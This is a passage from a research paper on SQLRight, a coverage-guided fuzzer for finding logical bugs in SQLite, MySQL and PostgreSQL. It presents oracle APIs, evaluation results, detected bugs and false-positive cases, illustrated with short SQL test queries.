Several DBMS functionalities contain non-deterministic behaviors, which make two executions produce different results even when no logical bug is triggered. Such queries will confuse DBMS oracles and lead to false alarms. Previous fuzzers that focus on memory-related bugs do not care about the query results and just ignore this problem. Therefore, we cannot directly use their generated queries to find logical bugs. To avoid false alarms in this category, we identify and remove statements or keywords with non-deterministic behaviors.

Currently, SQLRight considers non-deterministic behaviors in three categories. One category contains functions returning random results by design. For example, random() in SQLite produces a pseudo-random integer number. Another category contains queries whose results depend on ever-changing environment variables, like date and time (e.g., julianday() in SQLite and current_timestamp in PostgreSQL). Listing 5 shows an example that makes the oracle report a false alarm. The example creates two tables, v0 with ROWID and v2 without ROWID. Based on SQLite document, the same query on these two tables should return the same result. However, due to the random behavior of random(), two executions produce different results, and the oracle will report a potential bug (false positive). Replacing random() with a constant value or deleting the INSERT statement can fix the problem.

The third source of non-determinism comes from undefined behaviors. Specifically, the result is not specified in the DBMS standard, and it completely depends on each dynamic execution to (randomly) decide how to generate the result. For example, the LIMIT clause cuts off the result of SELECT to at most N rows. It is designed to prevent a large number of outputs. However, the LIMIT clause leads to inconsistent results between semantically equivalent queries since it depends on the DBMS to decide which N rows to return. We remove LIMIT clauses from all generated SQL queries.

3.2 General Interfaces for DBMS Oracles

Oracles are crucial to detect logical bugs, but no oracle can detect all bugs from all DBMS systems. Considering the various SQL dialects and extensions [49], we need multiple diverse oracles to cover different logical bugs. It is essential

```
CREATE TABLE v0 (v1 PRIMARY KEY)
INSERT INTO v0 VALUES(random());
SELECT * FROM v0;
--------------------------------
CREATE TABLE v2 (v3 PRIMARY KEY) WITHOUT ROWID
INSERT INTO v2 VALUES(random());
SELECT * FROM v2;
```

Listing 5: False positive case due to non-deterministic behaviors. Function random() returns a random integer value, and thus running these two queries will produce different results.

to make our fuzzing platform support many different oracles. In this work, we propose a set of general APIs that allow developers to adopt existing oracles and develop new ones.

SQLRight provides four general APIs for the fuzzer to communicate with DBMS oracles, specifically, preprocess(), append_output(), transform() and compare(). We explain the purpose of each API using Table 1, which shows the currently supported oracles and the functionalities of their APIs. The Basic column defines the default behaviors of all oracles.

Preprocessing. preprocess() takes the query set as input and performs necessary operations to get it ready for future steps. One common task here is to check the applicability of the oracle on the given query set. If necessary, the oracle can modify the query set to produce compatible queries. For example, oracle Rowid tries to find CREATE TABLE statements from the query. If no tables are created, it will notify the fuzzer to skip the current query and move on to the next one. Oracle Index identifies and deletes CREATE UNIQUE INDEX statements from the query set. By design, a column with a unique index will not allow insertions of duplicated values, so having it or not will affect the final results and may lead to false alarms.

Appending Output Statements. Since we need to inspect the results of DBMS executions to identify bugs, SQLRight provides the append_output() API for each oracle to insert proper output-generation statements. The SELECT statement queries the underlying database and returns the results, so the default behavior of this API is to append several SELECT statements to the end of the given query set. During the query validation, these statements will be filled with proper table names and column names so that they can produce meaningful results. Oracles can have their special output statements or apply other policies based on their functionalities. For example, because oracle NoREC shifts conditions from WHERE to SELECT, it only appends SELECT statements that have a FROM clause and a WHERE clause (both clauses are optional for SELECT).

Transformation. The core task of an oracle is to transform one query into different equivalent variants. transform() accepts the query set as input and returns one or more equivalent query sets. For example, oracle NoREC returns only one variant where the WHERE conditions in the original query are moved to the SELECT expressions. Oracle Index may insert or delete various CREATE INDEX statements into the given query set and thus can result in multiple variants. SQLRight executes all variants returned by transform() and compares their results.

API	Basic	NoREC	TLP	Index	Rowid
`preprocess()`	check applicability	basic	basic	remove `UNIQUE INDEX`	basic
`attach_output()`	append random `SELECT`	`SELECT COUNT(*) FROM x WHERE x;`	basic	basic	basic
`transform()`	-	expr: `WHERE` → `SELECT`	∅ → `T` ∪ `F` ∪ `NULL`	insert `CREATE INDEX`	add `WITHOUT ROWID` to table
`compare()`	#rows = #rows	#rows = #(TRUE rows)	basic	basic	basic

Table 1: Oracles and their APIs. Our system currently supports four oracles: `NoREC`, `TLP`, `Index` and `Rowid`. `Basic` is the base interface that implements default behaviors. ∪ combines the results of different queries; - means no functionality; `basic` means the default behavior in `Basic`.

Result Comparison. `SQLRight` allows the oracle to define their own comparison methods to identify unexpected results. A simple comparison algorithm could require all results to be exactly the same. However, this method could be overly strict and may introduce false alarms. For example, in the results of the `Index` oracle, the order of rows could be different due to extra indexes. Therefore, we provide a loose comparison function that merely checks the number of rows in the results. However, if aggregate functions (like `MIN` and `SUM`) are used in `SELECT`, the comparison should expect the same output. We take special actions to handle oracle `NoREC`, as the new query form always generates one row for each record (`TRUE` or `FALSE` based on the condition). In this case, the `compare()` API should compare the number of rows in the original result and the number of `TRUE` rows in the transformed one.

We present the detailed steps that `SQLRight` takes to find the bug of Listing 1 using oracle `Index` in Appendix B.

4 Implementation

We implement `SQLRight` as a prototype of the first coverage-guided DBMS fuzzer for finding logical bugs. Our implementation is based on `Squirrel` [71] and `SQLancer` [30]. Specifically, we adopt the query-mutation module of `Squirrel` and implement our general oracle APIs and validity-oriented mutations. Currently, `SQLRight` supports four oracles, including `NoREC` and `TLP` ported from `SQLancer` [43, 44], and `Index` and `Rowid` we propose in this paper. We port the parsers of `SQLite`, `MySQL`, and `PostgreSQL` to `SQLRight` to test these DBMSs effectively. Next, we present several implementation details that could help the future development of other DBMS fuzzers.

Memory-efficient Mutation. We redesign the way of storing SQL queries to reduce memory use. `Squirrel` uses a library to map each node type, like `select-clause`, to a set of IR nodes. At the time of insertion or replacement, it visits the library to retrieve a set of type-matched candidates. Although keeping IR nodes in memory accelerates the mutation, each IR node occupies non-trivial memory, and the library will take hundreds of Gigabytes after testing for a few days. For example, `Squirrel` allocates more than 16KB to store the simple queries in Listing 1. To reduce the memory use, we store the query string instead of the IR in the memory and save the string pointers in the library. Since the string is much smaller (*e.g.*, 117B for Listing 1), one can run the fuzzer on low-resource platforms and easily launch a large number of instances. The tradeoff is that for every time we mutate the query, `SQLRight` needs to parse the string into IR again, which will slow down the mutation. The evaluation in §5.2 shows that `SQLRight` generates fewer queries than `Squirrel` within the same time period. However, thanks to the validity-oriented design, `SQLRight` achieves a higher speed in generating *valid* queries, which helps it outperform `Squirrel` on coverage.

Bug Bisecting. We adopt the bug bisecting method to identify duplicated bug reports [21]. For each bug report, we use the binary search algorithm to locate the commit that initially introduced the bug from all code commits. With the optimistic assumption that one commit introduces one bug, we use the first buggy commit to label the underly bug. If two queries share the same first buggy commit, we only report one of them and treat another as duplicated. We implement our bug bisector using Python, which takes the bug-triggering query as input and automatically locates the first buggy commit. When it reaches a new commit, the bisector will compile the new version and test it with the bug-triggering query. To make bisecting faster, we save every DBMS executable into a cache system and search in the cache to find built binary quickly. If all necessary versions are cached, our bisector can complete the task within one second. Note that `fossil` [41], the version control system for `SQLite`, provides the `bisect` command to assist bug bisecting. However, it only calculates the middle commit and updates the code accordingly. Our bisector will compile the code and verify the test result automatically.

Query Minimizer. Bug-triggering queries may contain many complicated statements, which are difficult for developers to diagnose. Therefore, we develop a utility that can automatically minimize the bug-triggering query. Our minimizer makes use of the IR delete operation of `SQLRight`, which removes one node from the query IR representation. After removing one node, if the remaining query is still valid and can trigger the bug, we will delete more nodes from the current statements; otherwise, we will add the node back and move on to delete the next node. The minimization algorithm keeps the deletion process until that removing any node will render the remaining part invalid or miss the bug. In that case, we will report the current query as the minimum version.

5 Evaluation

We evaluate our tool `SQLRight` on real-world popular DBMS systems to answer the following questions:

Q1. Can `SQLRight` detect real-world logical bugs? (§5.1)

ID	DBMS	Description	Oracle	D	Status	Fix
Logical Bugs						
1	SQLite	UNIQUE PARTIAL INDEX, DISTINCT	INDEX	5	fixed	c2f940b
2	SQLite	JOIN and LIKELY/UNLIKELY	NoREC	3	fixed	2363a14
3	SQLite	IN-early-out optimization	TLP	2	fixed	eb40248
4	SQLite	EXISTS (SELECT...) to IN	NoREC	2	fixed	16252d7
5	SQLite	Misuse aggregate in ORDER BY	NoREC	2	fixed	0d11d77
6	SQLite	Aggregate in ORDER BY	NoREC	1	confirmed	-
7	SQLite	WITHOUT ROWID with DESC	NoREC	7	fixed	f65c929
8	SQLite	unordered WITHOUT ROWID table	ROWID	2	fixed	c21bc5a
9	SQLite	mixed table name and CTE	NoREC	2	fixed	0f0959c
10	SQLite	inconsistent constant propagaion	NoREC	1	fixed	9be208a
11	SQLite	IS NOT NULL optimization	NoREC	2	fixed	8cc2393
12	SQLite	large value loss of precision	NoREC	4	fixed	f9c6426
13	SQLite	constraint check in ALTER TABLE	NoREC	2	fixed	e379499
14	SQLite	equivalence transfer optimization	NoREC	2	fixed	8b24c17
15	MySQL	ANY ALL optimization error	NoREC	5	confirmed	-
16	MySQL	UNIQUE INDEX with NULL	NoREC	1	confirmed	-
17	MySQL	GTID_SUBSET	NoREC	4	fixed	8.0.30
18	MySQL	large value in GROUP BY	TLP	3	confirmed	-
Crashes						
1	SQLite	distinct aggregation	-	4	fixed	0e47898
2	SQLite	ROWID from views	-	2	fixed	0f0959c
3	SQLite	nested CTE	-	5	fixed	94225d6
4	SQLite	foreign_key_check	-	2	fixed	68db1ff
5	SQLite	UPDATE from VIRTUAL TABLE	-	3	fixed	2547cfe
Assertion Failure						
1	SQLite	pLeft==pRight	-	3	fixed	240f749
2	SQLite	iColnCol	-	4	fixed	b986600
3	SQLite	memIsValid(&aMem[pOp->p3])	-	2	fixed	c9f0b9c
4	SQLite	target>0&&target<=pParse->nMem	-	2	fixed	7072404

Table 2: Detected Bugs. SQLRight detected 27 bugs, including 18 logical bugs, 5 crashes and 4 assertion failures. We have reported these bugs to their developers and got 27 confirmed and 23 fixed. **D** (depth) means the number of mutations to trigger the bug.

Q2. Can SQLRight find more bugs than existing tools? (§5.2)
Q3. How does code coverage guide the testing? (§5.3)
Q4. How does query validity help detect bugs? (§5.4)

Experimental Setup. To answer **Q1**, we use SQLRight to test three popular DBMS systems, SQLite, MySQL and PostgreSQL, which are commonly used in previous works to evaluate bug-finding tools for DBMSs [21,43–45,71]. For **Q2**, we compare SQLRight with SQLancer and Squirrel, the state-of-the-art bug-finding tools for DBMSs. Since Squirrel cannot detect logical bugs, we port our oracles to Squirrel, denoted as Squirrel$_{+oracle}$. To answer **Q3**, we compare coverage feedback with three methods to handle new queries: dropping all, saving all and randomly saving some. To answer **Q4**, we disable each query-validity component of SQLRight to find the impact on code coverage, query validity and bug detection.

We conduct SQLite experiments on a Ubuntu 20.04 system with two 28-cores Intel(R) Xeon(R) Gold 6258R CPUs and 791 GB memory. We perform the experiments of PostgreSQL and MySQL on three computers with Ubuntu 20.04 system, 8-cores Intel(R) Core(TM) i7-10700 CPU, and 64 GB memory. Since SQLancer requires the particular SQLite version 3.34.0, we adopt this version for evaluation. For other DBMSs, we choose the latest version, specifically PostgreSQL 14.0 and MySQL 8.0.27. We compile SQLite and PostgreSQL using AFL [70] but enlarge the coverage map size to 256K to mitigate the collision issue [15]. Since MySQL is multi-threaded, to avoid data race on updating the coverage map, we instrument it with block coverage and disable hit counts. We collect the seed corpus from the official unit tests of each DBMS, specifically, SQLite TCL Test Scripts, PostgreSQL official test infrastructure, and MySQL unit test samples. We use the same seed corpus for SQLRight and Squirrel. SQLancer is a generation-based tool and does not require any seed input.

5.1 DBMS Logical Bugs

Due to the limited availability of resources, we conduct bug-finding experiments for each DBMS with different durations. Specifically, we spend 60 days testing SQLite, 14 days testing PostgreSQL and 7 days testing MySQL. In total, SQLRight detects 27 bugs, including 18 logical bugs, 5 crashes, and 4 assertion failures. Except for 3 logical bugs from MySQL, all other bugs are from SQLite; we do not find any bugs from PostgreSQL. Despite the different testing durations, we can find the similar pattern of bug numbers from previous works [43–45, 71], where most bugs are from SQLite, and very few are from PostgreSQL. We have reported all findings to their developers. All bugs have been confirmed, and 23 of them have been fixed. SQLRight detects more logical bugs than crashes and assertion failures. Since we design a set of solutions to improve the query validity, SQLRight generates fewer abnormal statements that render the DBMS crashing.

Table 2 provides more bug details. Column "Description" shows that logical bugs come from diverse optimizations, and many bugs are due to an interplay of multiple optimizations. For example, the first bug is caused by an improper DISTINCT optimization when the table has a unique partial index: DISTINCT and UNIQUE PARTIAL INDEX work well alone, but the bug appears when a query satisfies both conditions. Column "Oracle" presents the oracle that detects each bug. Most bugs are detected by NoREC, and other oracles detect one or two bugs. In fact, several bugs can be detected by multiple oracles through different queries, but we only record the first detection and treat others as duplications.

We present the details of two logical bugs to help demonstrate the necessity of feedback and validity for bug finding. Appendix A presents the details of three more logical bugs.

Necessity of Coverage-based Feedback. Listing 6 demonstrates a SQLite logical bug due to incorrect index lookup. The first statement creates a WITHOUT ROWID table with two columns. v1 is the PRIMARY KEY of the table and is in DESC order. The second statement inserts one row to v0, and the third statement creates index v3 on column v2. The SELECT statement searches for rows that satisfy conditions v2=10 and v1<11. Row (10,10) satisfies the condition and should be returned. However, due to an incorrect index search that mixes up the DESC PRIMARY KEY and index v3, SQLite does not return anything. At the end of Listing 6 we show the related seed input that is mutated to trigger the bug. As we can see, the original input lacks most of the necessary components to trigger the bug, like WITHOUT ROWID, DESC, INDEX, and SELECT.

```
CREATE TABLE v0 (v1 INT PRIMARY KEY DESC,
   v2 INT) WITHOUT ROWID;
INSERT INTO v0 VALUES (10, 10);
CREATE INDEX v3 ON v0 (v2);
SELECT * FROM v0 WHERE v2 = 10 AND v1 < 11;
-- output:  (empty)
-- expect:  10|10
-- original seeds -------
CREATE TABLE v0 (v1 INT PRIMARY KEY, v2 INT);
INSERT INTO v0 VALUES (10, 10);
```

Listing 6: A logical bug of `SQLite` that mutes outputs because of incorrect index lookup.

```
CREATE TABLE v0 (v1, v2 PRIMARY KEY);
CREATE INDEX v3 ON v0 (v2, v2);
INSERT INTO v0 (v1, v2) VALUES (10, 'x');
SELECT * FROM v0 AS a13, v0 AS a14
   WHERE a13.v1 = a13.v2 AND a13.v1 = 'x';
-- output: 10|x|10|x
-- expect: (empty)
SELECT * FROM v0 AS a13, v0 AS a14
   WHERE v1 = v2 AND v1 = 'x';
-- output: Error: ambiguous column name: v1
```

Listing 7: A logical bug of `SQLite` related to column aliases. `SELECT` statements should return nothing

Oracle	Feedback	Mutation Depth				Max Depth
		0	1 ∼ 3	4 ∼ 7	7+	
NoREC	SQLRight	24738	9761	3125	2443	25
	$\text{SQLRight}_{\text{drop}}$	24738	10478	-	-	1
	$\text{SQLRight}_{\text{rand}}$	24738	7753	2561	-	7
	$\text{SQLRight}_{\text{save}}$	24738	10030	356	-	4
TLP	SQLRight	24738	9662	3594	1580	21
	$\text{SQLRight}_{\text{drop}}$	24738	10294	-	-	1
	$\text{SQLRight}_{\text{rand}}$	24738	7217	881	-	7
	$\text{SQLRight}_{\text{save}}$	24738	8916	-	-	3

Table 3: Code coverage triggered by queries with different depths. `SQLRight` maintains higher depth.



Figure 5: Comparison between different tools (`NoREC`). a-k show the number of unique bugs, code coverage, query validity and validity over time. `SQLancer` does not implement `NoREC` for `MySQL`, so we skip the evaluation. We run each fuzzing instance for 72 hours for and repeat five times.




From the seed input, `SQLRight` must accumulate seven consecutive mutations to generate this bug-triggering query. Each mutation triggers new code coverage and is saved to the queue. Without the guidance of code coverage, `SQLRight` can hardly maintain such a deep mutation chain, nor detect this bug.

Necessity of SQL Validity. With validity-improvement techniques, `SQLRight` can detect bugs that $\text{Squirrel}_{+\text{oracle}}$ and `SQLancer` will miss. Listing 7 shows one logical bug that can only be detected with the per-DBMS parser and the context-based instantiation. The first statement creates table `v0` with two columns: `v1` and `v2`. The second line creates an index attached to two `v2`. The third statement inserts one row into the table. Two `SELECT` statements search in v0 to find rows where `v1=v2` and `v1='x'`. These conditions are not satisfied, as `v1` and `v2` have different values. However, if we refer table `v0` using aliases, `SQLite` will incorrectly optimize the query to ignore the first condition and return the row. `SQLancer` cannot detect this bug since it does not use aliases when generating `SELECT` statements. Although $\text{Squirrel}_{+\text{oracle}}$ allows alias during parsing, it does not use it for instantiation. If the table has aliases, $\text{Squirrel}_{+\text{oracle}}$ will resolve the condition to `v1=v2`, resulting in an error of "ambiguous column name". `SQLRight` adopts context-based instantiation, which avoids the collision problem and successfully triggers this bug.

5.2 Comparison with Existing Tools

`SQLancer` contains three oracles, `NoREC`, `TLP`, and `PQS`. Both `NoREC` and `TLP` just modify query statements to detect bugs, and `SQLRight` can easily support them using our general APIs. However, `PQS` relies on database content to construct statements, and we consider supporting it in the future. Therefore, we use `NoREC` and `TLP` to compare `SQLRight`, `SQLancer`, and $\text{Squirrel}_{+\text{oracle}}$. We launch five instances in each setting and run them for 72 hours. Since `SQLancer` does not support `NoREC` for `MySQL`, we skip this setting. Figure 5 (`NoREC`) and Figure 8 (`TLP`) in Appendix show the evaluation results.

Unique Logical Bugs. Based on Figure 5a b and Figure 8a b, `SQLRight` reports the most 12 bugs across all settings, including 6 `SQLite` bugs and 3 `MySQL` bugs using `NoREC`, and 2 `SQLite` bugs and 1 `MySQL` bug using `TLP`. $\text{Squirrel}_{+\text{oracle}}$ merely found 1 bug, which is from `SQLite` using `NoREC`; `SQLancer` did not find any logical bug. The empty outcome from `SQLancer` could be due to its extensive use in testing these DBMS systems [43–45]. The generation-based method has reached its limit on finding more bugs in its supported mutations. This demonstrates the necessity of bringing more diverse mechanisms to detect logical bugs. `SQLRight` combines code coverage, oracles, and query validity, and can detect significantly more logical bugs than `SQLite` and `MySQL`.

(a) bugs of SQLite (NoREC) **(b)** bugs of SQLite (TLP) **(c)** coverage of SQLite (NoREC) **(d)** coverage of SQLite (TLP)


Figure 6: Contribution of code-coverage to DBMS fuzzing. We launch five instances for each tool and run each instance for 24 hours. a and b show the number of unique SQLite bugs found by NoREC and TLP; c and d show the average number of SQLite edges using NoREC and TLP.

All tools fail to find any bug in PostgreSQL, indicating its good code quality observed by previous works [43–45, 71].

Code Coverage. According to Figure 5c d e and Figure 8c d e, SQLRight triggers noticeably higher code coverage than others on three DBMS systems. Considering that SQLancer is a generation-based tester and has a high validity rate, the extra coverage of SQLRight over SQLancer mainly comes from the coverage-based guidance and full-featured per-DBMS parsers. Although Squirrel$_{+oracle}$ also utilizes code coverage to guide testing, the accurate parser and context-based instantiation help SQLRight outperform this state-of-the-art coverage-based DBMS tester. For example, given the same seed corpus, SQLRight can correctly parse more queries and achieves higher code coverage even at the beginning. With the higher coverage, SQLRight is able to find more bugs.

Query Validity. From Figure 5f g h and Figure 8f g h we can find that SQLancer achieves the highest query validity, where over 80% of all queries are valid for SQLite, 99% for MySQL, and over 28% for PostgreSQL. Our tool SQLRight achieves around 30%, 25%, 10% validity for three tested DBMSs. This result is reasonable since SQLancer follows well-defined rules to generate SQL statements, leading to more valid queries. Nevertheless, SQLRight achieves significantly higher validity than the Squirrel$_{+oracle}$, which can hardly produce any useful queries for oracles. This result confirms the necessity to improve the validity of detecting logical bugs. Another observation is that SQLancer can keep a consistent high validity rate for 72 hours. Mutation-based fuzzers, regardless of their configurations, get a lower validity rate as time goes on. The reason is that during fuzzing, some invalid queries trigger new code coverage (*e.g.*, error-handling code) and are added to the queue. Mutating invalid queries will likely produce more invalid ones, which turns the overall validity rate down. We also measure the speed of generating valid queries and get the same pattern, shown in Figure 5i j k and Figure 8i j k. SQLancer can generate more valid queries than others, but its efficiency varies over time.

Overall, SQLRight can find more logical bugs than SQLancer and Squirrel$_{+oracle}$. It also outperforms existing tools in triggering more program code. Although SQLancer produces high-quality queries, its lack of query diversity makes it less effective in finding new logical bugs.



5.3 Contribution of Coverage Feedback

We compare SQLRight with three different feedback methods: SQLRight$_{drop}$ drops all generated queries and only mutates seed inputs; SQLRight$_{save}$ saves all generated queries (no matter whether they trigger new coverage or not) into the queue and takes turns to mutate each query; SQLRight$_{rand}$ randomly saves 10% of all generated queries to the queue. We perform the unit tests using SQLite with NoREC and TLP. For each setting, we ran five instances in parallel for 24 hours. Figure 6 shows the average results of code coverage and logical bugs. We also measure the contribution of queries in different depths. Specifically, if a query is generated from seed inputs through N mutations, we define its *depth* as N. Table 3 shows the breakdown of code coverage regarding query depth.

Unique Logical Bugs. Figure 6a and b show the number of detected bugs. For both NoREC and TLP, SQLRight reports the most bugs, including 4 bugs using NoREC and 2 bugs using TLP. Using NoREC, SQLRight$_{drop}$ and SQLRight$_{save}$ report 2 bugs, and SQLRight$_{rand}$ only detects 1. Without code coverage, SQLRight did not find any logical bug using TLP.

Code Coverage. According to Figure 6c and d, SQLRight achieves the highest code coverage: 40.1K branches with NoREC and 39.2K branches with TLP. SQLRight$_{drop}$ detects 35.2K branches using NoREC and 35.0K branches using TLP, which are 13.7% and 11.9% fewer than SQLRight. SQLRight$_{rand}$ and SQLRight$_{save}$ trigger even fewer branches than SQLRight$_{drop}$. The result shows the benefit of coverage-based guidance in generating more diverse queries.

Mutation Depth. Table 3 shows that SQLRight maintains deeper mutation chains, where SQLRight can accumulate 21 mutations (column "Max Depth") while others at most accumulate 7 mutations. High-depth queries help SQLRight trigger more code coverage. In NoREC, besides the seed-triggered code (depth 0), 14.9% of new coverage is triggered by queries with 4-7 depth, and 17.0% is triggered by queries with 8 or more mutations; in TLP, the contributions of high-depth queries are 18.4% and 11.4%, respectively. SQLRight$_{drop}$ only mutates seed inputs to produce 1-depth queries. Although it gets more coverage on depth 1, SQLRight finally wins thanks to high-depth queries. SQLRight$_{rand}$ and SQLRight$_{save}$ can accumulate some mutations. However, without the coverage-based guidance, the accumulation is slow and falls behind SQLRight. Accumulated mutations also help detect more bugs. Column

(a) SQLite logical bugs (b) MySQL logical bugs (c) SQLite code coverage (d) MySQL code coverage (e) PostgreSQL code coverage (f) SQLite query validity (g) MySQL query validity (h) PostgreSQL query validity (i) SQLite valid stmts / hr (j) MySQL valid stmts / hr (k) PostgreSQL valid stmts / hr

Figure 7: Unit Tests for SQLRight validity components (NoREC). a and b show the number of unique logical bugs. c-k show code coverage, query validity and valid statements over time for each instance. We run each instance for 24 hours, repeat 5 times and report the average results.

```
CREATE TABLE v0 (v1 TEXT);
INSERT INTO v0 VALUES ('0');
CREATE VIEW v2 (v3) AS SELECT v1 FROM v0
            UNION ALL SELECT v1=10 FROM v0;
SELECT       *  FROM v2 NATURAL JOIN v2;
SELECT COUNT(*) FROM v2 NATURAL JOIN v2;
-- output of 1st SELECT: 0\n0\n0\n0
-- output of 2nd SELECT: 2
```

Listing 8: A false positive case related to view affinity (SQLite). The affinity of v3 is indeterminate.

```
CREATE TABLE v0 (c1, c2);
INSERT INTO v0 VALUES (NULL, 10);
INSERT INTO v0 VALUES (NULL, NULL);
CREATE VIEW v3 (c4, c5) AS SELECT
  MIN (c1), c2 FROM v0 WHERE c1 IS NULL;
SELECT COUNT(*) FROM v3 WHERE c5;
SELECT COUNT(c5) FROM v3;
-- output of 1st SELECT: 0
-- output of 2nd SELECT: 1
```

Listing 9: A false positive due to unspecified subquery ordering (SQLite).

```
SET SESSION sql_mode = sys.list_drop(
    @@session.sql_mode,'ONLY_FULL_GROUP_BY');
CREATE TABLE v0(c1 INT);
INSERT INTO v0 VALUES (1), (1), (3);
SELECT c1 FROM v0 GROUP BY NULL;
-- output: 1
SELECT c1 FROM v0 WHERE c1=1 GROUP BY NULL
UNION SELECT c1 FROM v0 WHERE NOT c1=1
                         GROUP BY NULL
UNION SELECT c1 FROM v0 WHERE c1=1 IS NULL
                         GROUP BY NULL;
-- output: 1\n3
```

Listing 10: A false positive case related to GROUP BY NULL (MySQL). If a SELECT statement contains GROUP BY NULL, MySQL would always return one matching row.

"D" of Table 2 shows the depth of bug-triggering queries. Among 18 logical bugs, only 3 can be triggered with 1 mutation, while others require up to 7 mutations. Crashes and assertion failures also require multiple mutations, demonstrating the consistent strength of coverage-based feedback.

> Coverage-based guidance helps generate more diverse queries and accumulate useful mutations, which helps discover more bugs than the no-feedback baselines.

5.4 Contribution of Validity

We evaluate validity-improvement techniques introduced in §3.1, including cooperative mutation, DBMS-specific parser, context-based instantiation, and non-determinism mitigation. SQLRight$_{\text{-deter}}$ disables the non-determinism mitigation techniques. SQLRight$_{\text{-ctx-valid}}$ disables the context-based instantiation and uses the dependency graph-based validation from Squirrel. Based on SQLRight$_{\text{-ctx-valid}}$, SQLRight$_{\text{-db-par\&ctx-valid}}$ further reuses the SQL parser of Squirrel. Squirrel$_{\text{+oracle}}$ does not adopt any validity-improvement techniques. We conduct unit tests on three DBMSs with two oracles. We evaluate each setup with five instances and run them for 24 hours. Figure 7 (NoREC) and Figure 9 (TLP) in Appendix show the results.

Unique Logical Bugs. SQLRight triggers the most bugs, shown in Figure 7a b and Figure 9a b, including 4 bugs in SQLite using NoREC, 2 bugs in SQLite using TLP, 2 bugs in MySQL using NoREC, and 1 bug in MySQL using TLP. SQLRight$_{\text{-db-par\&ctx-valid}}$ and Squirrel$_{\text{+oracle}}$ merely find 1 bug using NoREC. Other settings find no bugs.

Code Coverage. According to Figure 7c d e and Figure 9c d e, SQLRight dominates the code coverage number across all unit tests. The results show that the validity techniques help generate more diverse queries and explore more code. Among all validity-improvement techniques, the per-DBMS parser contributes the most to code coverage. Because the parser understands different SQL dialects, it can explore custom features specific to each DBMS. These features are not reachable through Squirrel, leading to the significant coverage gap between SQLRight$_{\text{-ctx-valid}}$ and SQLRight$_{\text{-db-par\&ctx-valid}}$.

Query Validity. The per-DBMS parser again plays the most important role in query validity. When testing PostgreSQL and MySQL, parsers from Squirrel cannot generate any useful queries. First, Squirrel parsers do not support custom functions in SELECT, including function COUNT, which is necessary to generate NoREC-compatible queries. Second, these parsers do not support UNION ALL, which is the key component to implement compatible queries for TLP. Among three DBMSs, SQLRight has the lowest validity for PostgreSQL. Since

DBMS	Oracle	FPs		Main Reason
SQLite	NoREC	SQLRight:	19	VIEW affinity, subquery ordering
		SQLRight$_{\text{-deter}}$:	42	randomblob and julianday() func
SQLite	TLP	SQLRight:	8	subquery ordering
		SQLRight$_{\text{-deter}}$:	53	randomblob func
MySQL	NoREC	SQLRight:	0	-
		SQLRight$_{\text{-deter}}$:	18	rand func, auto insert TRIGGERs
MySQL	TLP	SQLRight:	10	GROUP BY NULL
		SQLRight$_{\text{-deter}}$:	64	rand func, auto insert TRIGGERs

Table 4: False Positives by Non-deterministic Behaviors.

PostgreSQL enforces the most rigorous syntax and semantic rules, it is hard to generate valid SQL queries [43–45, 71].

False Positives due to Non-determinism. Table 4 shows the false positive numbers after bisecting, and Figure 7 and Figure 9 present the code coverage and validity of SQLRight$_{\text{-deter}}$. SQLRight$_{\text{-deter}}$ shares similar code coverage and validity with SQLRight, but it produces 95 false positives in SQLite and 82 false positives in MySQL. Most false positives are due to random functions, like randomblob, julianday, and so on. By disabling all non-deterministic behaviors, SQLRight still introduces a small number of false positives. They are mainly due to the special semantics in each DBMS, which we will provide more details in §6. We do not observe false positives from PostgreSQL, even with SQLRight$_{\text{-deter}}$. The reason is that the seed corpus contains no random behaviors.

The validity-oriented optimizations in SQLRight can help generate higher validity queries, reduce false positives, and ultimately help discover more bugs.

6 Discussion

In this section, We first discuss the common reasons for false positives (FP) and invalid queries of SQLRight. Then, we present the importance of seed inputs for finding logical bugs.

FP1: View Affinity in SQLite. We find several false positives related to the data affinity issue in View of SQLite. Listing 8 presents one example that triggers the false alarm. We expect that the number of rows returned by line 5 is the same as the result of line 6 (likely, 4). However, the first SELECT returns four rows while the second returns 2. SQLite developers explain that this inconsistency is due to the undefined affinity. Specifically, SQLite assigns each column an affinity (similar to data type) and uses different comparison algorithms for each affinity. In this example, the affinity of v2.v3 is indeterminate due to different affinities from two sources: SELECT v1 FROM v0 returns a column with affinity TEXT, while SELECT v1=10 FROM v0 returns a column with affinity NONE. Therefore, in the last two SELECTs, SQLite is free to choose any affinity to compare v3. In line 5, SQLite uses affinity TEXT and returns four rows, while in line 6, SQLite chooses affinity BLOB and only finds two matched rows. We find that the affinity issue is commonly reported by third-party tools as "bugs", including SQLancer [30]. Although SQLite documents have clearly explained this problem [50], we suspect that DBMS administrators may still miss it and create ambiguous queries.

FP2: Ordering in SQLite Subqueries. Listing 9 shows one false positive due to the undefined ordering in subqueries. This query first creates table v0 with columns c1 and c2 and inserts rows (NULL,10) and (NULL,NULL). Then, it creates view v3 to access particular rows in v0. If a row in v0 satisfies condition c1 IS NULL, the minimum c1 will be assigned to c4, and c2 will be assigned to c5. Both SELECT statements count c5, but they return different results. This problem is due to the undefined ordering in SQLite subqueries. The VIEW creation statement uses an aggregate function MIN in the subquery. To keep the row number consistent, SQLite will return one row of c2 and assign it to c5. However, which row of c2 to return is not defined, *i.e.*, it can be either 10 or NULL since both rows in v0 satisfy the condition c1 IS NULL. If NULL is returned, the counting result will be 0; if 10 is used, the result will be 1.

FP3: GROUP BY NULL in MySQL. Listing 10 shows a common false positive in MySQL. This false positive is reproducible when we turn off ONLY_FULL_GROUP_BY from sql_mode. The sample query first creates table v0 and inserts rows (1),(1),(3). It then uses oracle TLP to check the rows of v0. The returned results from two SELECTs are different, triggering TLP to report a potential bug. The difference is due to GROUP BY NULL, which forces SELECT to return one row regardless of really matched rows. The first SELECT has one SELECT clause and thus returns one row, while the second SELECT has three SELECT clauses and returns two rows. This issue can also be triggered if an SQL expression in the GROUP BY clause returns NULL. Therefore, it is easy to trigger this false positive unless we manually exclude expressions from GROUP BY. Fortunately, due to the small number of false positives, we can easily identify and ignore such false alarms.

Examples for invalid queries. Although SQLRight uses several techniques to improve validity, it cannot guarantee 100% correctness. Listing 11 shows a set of invalid queries SQLRight generates for PostgreSQL. The queries first create a table with the custom type circle, insert one circle value and then try to print out the table after reordering its rows. The reordering operation will fail since PostgreSQL does not have a compare method for circle. To fix this program, SQLRight must understand PostgreSQL geometric types and their related functions. It should generate queries to compare the radius, diameter, area, or other geometric characteristics from circle. The last SELECT shows one of correct queries. Due to the large number of custom data types and their related functions, we consider supporting them in the future.

